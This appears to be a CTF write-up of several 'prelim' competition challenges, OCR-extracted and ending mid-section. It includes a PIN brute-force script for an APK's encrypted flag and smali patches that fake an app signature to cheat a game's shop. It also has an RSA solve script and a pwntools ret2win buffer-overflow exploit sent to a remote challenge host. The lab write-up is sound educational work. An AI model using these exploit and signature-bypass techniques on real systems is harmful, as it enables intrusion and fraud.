120         Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
121         cipher.init(2, gk$default, new IvParameterSpec(decode2));
            try {
122             Result.Companion companion = Result.INSTANCE;
124             byte[] doFinal = cipher.doFinal(Base64.decode(string3, 0));
                Intrinsics.checkNotNull(doFinal);
125             Log.d("Decrypted", new String(doFinal, Charsets.UTF_8));
122             obj = Result.m6603constructorimpl("Thank You");
            } catch (Throwable th) {
```

So I use **JADX GUI** and straightly jump into the mainactivity to read what the program does. I discovered that it's an app that asks for a pin to get a flag! Oh and it uses salt, iv and ciphertext so lets decompile it.

I decompile the apk using apktool and find the string value inside the res>value>strings.xml.

What i found:

```
<string name="salt">S7n8CyjFt28W6JOssy1OPg==</string>
<string
name="ecp">M4EKATajtPe4ry4Vs3W0SQNNoIdSZnDdtdAArgeVZRX1WVod+/IOHiQ8uz3Xe
AJW</string>
<string name="iv">KF/M4Oz7SyDQOY5PWF76yw==</string>
```

Since we found the salt, iv and ct.. We can now perform the sweet bruteforce attack with “prelim” as format!

The code used:

```
import base64
import time
from Crypto.Protocol.KDF import PBKDF2
from Crypto.Cipher import AES
from Crypto.Hash import SHA256

# Start timer
start = time.time()

# Values from strings.xml
salt = base64.b64decode("S7n8CyjFt28W6JOssy1OPg==")
iv   = base64.b64decode("KF/M4Oz7SyDQOY5PWF76yw==")
ct   =
base64.b64decode("M4EKATajtPe4ry4Vs3W0SQNNoIdSZnDdtdAArgeVZRX1WVod+/IOHiQ8
uz3XeAJW")

for pin in range(10000):
    pin_str = f"{pin:04d}".encode()

    # 🔁 Progress update every 1000 tries
    if pin % 1000 == 0:
        print("Trying", pin_str.decode())

    key = PBKDF2(pin_str, salt, dkLen=32, count=65536, hmac_hash_module=SHA256)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    try:
        pt = cipher.decrypt(ct)
        pad = pt[-1]
        if pad > 16:
            continue  # Invalid padding
        pt = pt[:-pad]  # remove PKCS#5 padding
        if b"prelim" in pt.lower():
            print("✅ PIN:", pin_str.decode())
            print("🎉 FLAG:", pt.decode())
            break
    except:
```

```
        pass

# End timer
print("⏱️ Finished in", round(time.time() - start, 2), "seconds")
```


I added an end timer because.. Why not?

Flag:


prelim{All_Y0u_N33d_1s_F0ur_D1g1tS}

2. Baby Gatcha

My favourite challenge! Maybe because I am a gacha addict-



It's a simple gacha game in which you earn gold, gamble- i mean, draw characters and earn more golds! I had to pull out my old android to solve this challenge lol.



This is the shop where we can buy the flag then solve the challenge. The thing is the flag price is outrageous! WE HAVE TO PATCH THIS GAMEEEEE!!!

So first of all, I decompile the app using apktool to modify the content.

```
┌──(h0nk㉿botlan)-[/mnt/c/Users/Razlan/CTF/COMP/ICS/mobile/release/2nd try]
└─$ apksigner verify --print-certs EmojiGachaRPG.apk
Signer #1 certificate DN: C=US, O=Android, CN=Android Debug
Signer #1 certificate SHA-256 digest: 52a5cde1f01f25c73fad7a6ff7c4d5cffd775b4fde34259aacdb746113e2b0aa
Signer #1 certificate SHA-1 digest: ce3fc4382fda4b6b046a5ca1ef8bc7d88fe2ce90
Signer #1 certificate MD5 digest: 635577575899dbb6bc83287ea75e4972
```

Then i ran a apksigner to get the certs used by the apk so that i can bypass the signature (the shop checks for signature grrr)

I'll just list things i patched:

Method **getAppSignatureSha1** from **ApiService.smali**


- Instead of calculating the real app signature, it returns a hardcoded SHA-1. This will trick the server to accept my fake patched signature.

Method **buyFlag** and **getShopData** from **ApiService.smali**

- Instead of using the player's currency, it uses the max currency (the 2147483647 golds) to buy a flag.

UI button:

- Buttons are not greyed and clickable although real player's money is 100 golds.




And finally, buy the flag!

Flag:


prelim{m4yB3_i_sh0Uldv3_u5eD_a_b3T7e12_w4Y_of_5eRv3r_s1de_4pP_1n7e6R1ty_v4llDat10n}

Forensics (2/6)

1. Forensic Sanity Check



2nd hardest challenge of the competition.




Open the flag.txt file in backup folder 1 and get the flag. Use your glasses if you can't find them.


Flag:

```
prelim{warming_up_your_forensics_skills_for_real}
```

2. Initial Vector



Give CVE and MD5 hash. Gotcha buddy.



After few hours of research and sigh, we found the CVE (thank you deepseek)


Access the .php in the server (in the uploads) and get md5 hash.

Flag:

prelim{CVE-2023-4596_6abb43dc87e07140ba94beafda03baad}

Cryptography (2/4)

1. Mindfulness



very mindful, very demure

```
def gen(bits=256):
    p = getPrime(bits)
    q = getPrime(bits)
    n = p*q
    phi = (p-1)*(q-1)
    d = pow(0x10001,-1,phi)
    random_seq = [sum([getRandomNBitInteger(bits) * p for _ in range(bits*8)]) for _ in range(3)]
    return (n,phi,d,random_seq)

n,phi,d,random_seq = gen(256)
m = bytes_to_long(flag[:22])
c = pow(m,0x10001,n)
c2 = c + c + random_seq[0] * n
d2 = d + d + random_seq[1] * phi
n2 = n * random_seq[2]

curseed = waiting(m)
part2 = bytes_to_long(flag[22:])^curseed
```

Turns out it is a RSA challenge~

We also got:

```
c =
109069725716168182733846737249423701552415584134020597214107543800648684623535281278360670921414887118556874270657295030259468283509115161362958312447021 2
c2 =
254391028077209233778759407947580279766624925013148195405838567802963251650405824372167315686002423861653478378132209734315668081970848294918787786495188987547812091434944178085085757595624064225009824928811721516203729027779235065417115161570075383463691505393393959811765317158139578761677959060169156201847598
d2 =
254190669315237659611656690873708283358313610476086281934479967762596603847181139118237009352408165213690516418963820794025807833788636490463597342510978964539012058693650957672644126092209239984585008351285329298831383304909055869506337791818181897336451413249560522009872200579635743470347341120977330484037546
n =
127726697593774222942859334577393059803708394559033512698355598144876446030357080447454527523842461676355932051342228902202626802263220978081232736384398 89
n2 =
252924737068310613407545114023633714421230130917154805895124419094690539329397284242692192243988614219908907471415832039820341974999151236787194716563952950227370756392434643427104449764942467005221815775497759253440686988154562725844677256360580742275057803229596010915595744522470658757208038271267481147822618
part2 =
303646768839542917187858237869854404763977629104168385413781618080192764112460377 3
```

We can try to get the npq andddd we decided to be a script kiddie ask our friend chatgpt to craft the full script:

```
from math import gcd
from Crypto.Util.number import long_to_bytes, inverse
import sympy

c_val =
109069725716168182733846737249423701552415584134020597214107543800648684623535281278360670921414887118556874270657295030259468283509115161362958312447021 2
n_val =
127726697593774222942859334577393059803708394559033512698355598144876446030357080447454527523842461676355932051342228902202626802263220978081232736384398 89
n2_val =
```

```
252924737068310613407545114023633714421230130917154805895124419094690539329397284242692192243988614219908907471415832039820341974999151236787194716563952950227370756392434643427104449764942467005221815775497759253440686988154562725844677256360580742275057803229596010915595744522470658757208038271267481147822618
part2_val = 30364676883954291718785823786985440476397762910416838541378161808019276411246037 73

# Check divisibility of n2_val by n_val
if n2_val % n_val != 0:
    print("n2_val is not divisible by n_val")
    exit(1)
A = n2_val // n_val

# Factorize n_val
p_val = gcd(n_val, A)
if p_val == 1 or p_val == n_val:
    print("Failed to factor n_val")
    exit(1)
q_val = n_val // p_val
if p_val * q_val != n_val:
    print("Factorization failed: p * q != n")
    exit(1)

# Compute private key
e = 0x10001
phi_val = (p_val - 1) * (q_val - 1)
d_val = inverse(e, phi_val)

# Decrypt c_val to get m_val
m_val = pow(c_val, d_val, n_val)
first_part = long_to_bytes(m_val)

# Compute Euler's totient of m_val
factors_m = sympy.factorint(m_val)
curseed = 1
for p, exp in factors_m.items():
    curseed *= (p - 1) * (p ** (exp - 1))

# Recover the second part of the flag
second_part_long = part2_val ^ curseed
second_part = long_to_bytes(second_part_long)

# Combine to get the flag
flag = first_part + second_part
print(flag.decode())
```


```
└─$ python solve.py
prelim{just_a_warm_up_for_u_lets_finish_the_next_challs}
```

Andddd get the flag. Thank you chatgpt!


Flag:

prelim{just_a_warm_up_for_u_lets_finish_the_next_challs}

2. MindReader Revenge



I am supposed to commit a revenge for the MindReader challenge but y'know, i didn't manage to solve that haha.



The game is about yes or no questions but it gives us a game session. Very generous!

So I crafted a **simple** script to get the answer:

```
import socket
import re
import time
from itertools import combinations

def solve_subset_sum_meet_in_middle(numbers, target):
    """
    Solve subset sum problem using meet-in-the-middle approach
    This is much more memory efficient for large numbers
    """
    n = len(numbers)
    mid = n // 2

    # Split the array into two halves
    left = numbers[:mid]
    right = numbers[mid:]

    # Generate all possible sums for the left half
    left_sums = {}
    for i in range(len(left) + 1):
        for combo in combinations(left, i):
            sum_val = sum(combo)
            if sum_val <= target:
                left_sums[sum_val] = combo

    # Generate all possible sums for the right half
    right_sums = {}
    for i in range(len(right) + 1):
        for combo in combinations(right, i):
            sum_val = sum(combo)
            if sum_val <= target:
                right_sums[sum_val] = combo

    # Find a combination that sums to target
    for left_sum, left_combo in left_sums.items():
        remaining = target - left_sum
        if remaining in right_sums:
            right_combo = right_sums[remaining]

            # Convert to binary solution
            solution = [0] * n

            # Mark left half
            for num in left_combo:
                idx = numbers.index(num)
                solution[idx] = 1

            # Mark right half
            for num in right_combo:
```


```
            idx = numbers.index(num)
            solution[idx] = 1

        return solution

    return None

def solve_subset_sum_greedy(numbers, target):
    """
    Try a greedy approach - this might work for this specific problem
    """
    n = len(numbers)
    solution = [0] * n

    # Sort numbers in descending order with their indices
    indexed_numbers = [(num, i) for i, num in enumerate(numbers)]
    indexed_numbers.sort(reverse=True)

    current_sum = 0
    for num, idx in indexed_numbers:
        if current_sum + num <= target:
            solution[idx] = 1
            current_sum += num

    # If we found the exact sum, return the solution
    if current_sum == target:
        return solution

    return None

def solve_subset_sum(numbers, target):
    """
    Try multiple approaches to solve the subset sum problem
    """
    print("Trying greedy approach...")
    solution = solve_subset_sum_greedy(numbers, target)
    if solution:
        return solution

    print("Trying meet-in-the-middle approach...")
    solution = solve_subset_sum_meet_in_middle(numbers, target)
    if solution:
        return solution

    return None

def extract_session_info(data):
    """Extract session information from the received data, even if wrapped across lines"""
    # Find the start of the session info
    lines = data.split('\n')
```

```
    session_start = -1
    for i, line in enumerate(lines):
        if 'Game session:' in line:
            session_start = i
            break
    if session_start == -1:
        return None, None
    # Collect all lines that are part of the session info
    session_lines = []
    for i in range(session_start, len(lines)):
        line = lines[i].strip()
        session_lines.append(line)
        if '}' in line:
            break
    session_text = ' '.join(session_lines)
    # Extract the dictionary part
    try:
        start = session_text.find('{')
        end = session_text.rfind('}') + 1
        if start != -1 and end != 0:
            session_dict_str = session_text[start:end]
            session_dict_str = session_dict_str.replace('\n', '').replace(' ', '')
            session_dict = eval(session_dict_str)
            r_values = session_dict['r']
            target_sum = session_dict['sum']
            return r_values, target_sum
    except Exception as e:
        print(f"Error parsing session: {e}")
        print(f"Session text: {session_text}")
    return None, None

def connect_and_solve(host, port):
    """Connect to the service and solve the challenge automatically"""
    print(f"Connecting to {host}:{port}...")

    try:
        # Create socket connection
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((host, port))
        sock.settimeout(10)

        # Receive initial data
        data = b""
        while True:
            try:
                chunk = sock.recv(4096)
                if not chunk:
                    break
                data += chunk
```

```
            # Check if we have the session info and first question
            data_str = data.decode('utf-8', errors='ignore')
            if "Game session:" in data_str and "guess if I'm lying" in data_str:
                break
        except socket.timeout:
            break

    data_str = data.decode('utf-8', errors='ignore')
    print("Received data:")
    print(data_str)

    # Extract session information
    r_values, target_sum = extract_session_info(data_str)

    if r_values is None or target_sum is None:
        print("Failed to extract session information")
        sock.close()
        return

    print(f"\nExtracted {len(r_values)} numbers")
    print(f"Target sum: {target_sum}")

    # Solve the subset sum problem
    print("\nSolving subset sum problem...")
    solution = solve_subset_sum(r_values, target_sum)

    if solution is None:
        print("No solution found!")
        sock.close()
        return

    # Verify the solution
    calculated_sum = sum(r_values[i] * solution[i] for i in range(len(r_values)))
    print(f"Solution verified: {calculated_sum == target_sum}")
    print(f"Calculated sum: {calculated_sum}")
    print(f"Target sum: {target_sum}")

    # Convert solution to answers
    answers = []
    for i in range(len(solution)):
        answer = "yes" if solution[i] == 1 else "no"
        answers.append(answer)

    print(f"\nPrepared {len(answers)} answers")

    # Now answer all questions automatically
    print("\nAnswering questions...")
    answer_index = 0

    while answer_index < len(answers):
```

```
            try:
                # Send the answer
                answer = answers[answer_index]
                print(f"Answering question {answer_index + 1}: {answer}")
                sock.send((answer + "\n").encode())

                # Receive response
                response = sock.recv(4096).decode('utf-8', errors='ignore')
                print(f"Response: {response.strip()}")

                answer_index += 1

                # Check if we got the flag
                if "flag:" in response or "Congratulations" in response or "FLAG{" in response:
                    print("SUCCESS! Got the flag!")
                    print(response)
                    break
            except Exception as e:
                print(f"Error: {e}")
                break
        # Get any remaining output
        try:
            remaining = sock.recv(4096).decode('utf-8', errors='ignore')
            if remaining:
                print("Remaining output:")
                print(remaining)
        except:
            pass
        sock.close()
    except Exception as e:
        print(f"Connection error: {e}")
def main():
    print("=== Automated NC Mind Reader Revenge Solver ===")
    print()

    # Hardcoded connection details
    host = "152.42.220.146"
    port = 13246

    print(f"Connecting to {host}:{port}...")

    # Connect and solve
    connect_and_solve(host, port)

if _name_ == "_main_":
    main()
```

It is super long thanks to chatgpt which yaps alot.




Yayy we got the flag!

Flag:


prelim{mindreader_master_sksksksksk}

Binary Exploitation (1/4)

1. Baby Armageddon



Other than cockroaches, we also hate binary exploitation (because we are bad at it)




I use dogbolt x Ghira to decompile the content. It is actually a really simple ret2win challenge..

So I modify my pre-made script that I use for previous CTF:

```
from pwn import *

context.binary = elf = ELF('./arma')
# io = process(elf.path)
io = remote('152.42.220.146', 12035)

# Build the payload
payload = p64(0x40101a)*136
payload+= p64(elf.symbols['armageddon'])
print(payload)

# Debug output
log.info(f"Sending payload of length {len(payload)}")

# Send and get shell
io.sendline(payload)
io.interactive()
```

The script




Giving us the flag!

Flag:

prelim{th1S_15_tH3_p4s5w0rD_f0r_4rm463dd0N}

Reverse Engineering (1/1)



We solved all RE challenge !1!1!!!1!!

We were supplied with super long exe.. I tried to decompile using dogbolt then I got greeted by 20k+ lines..

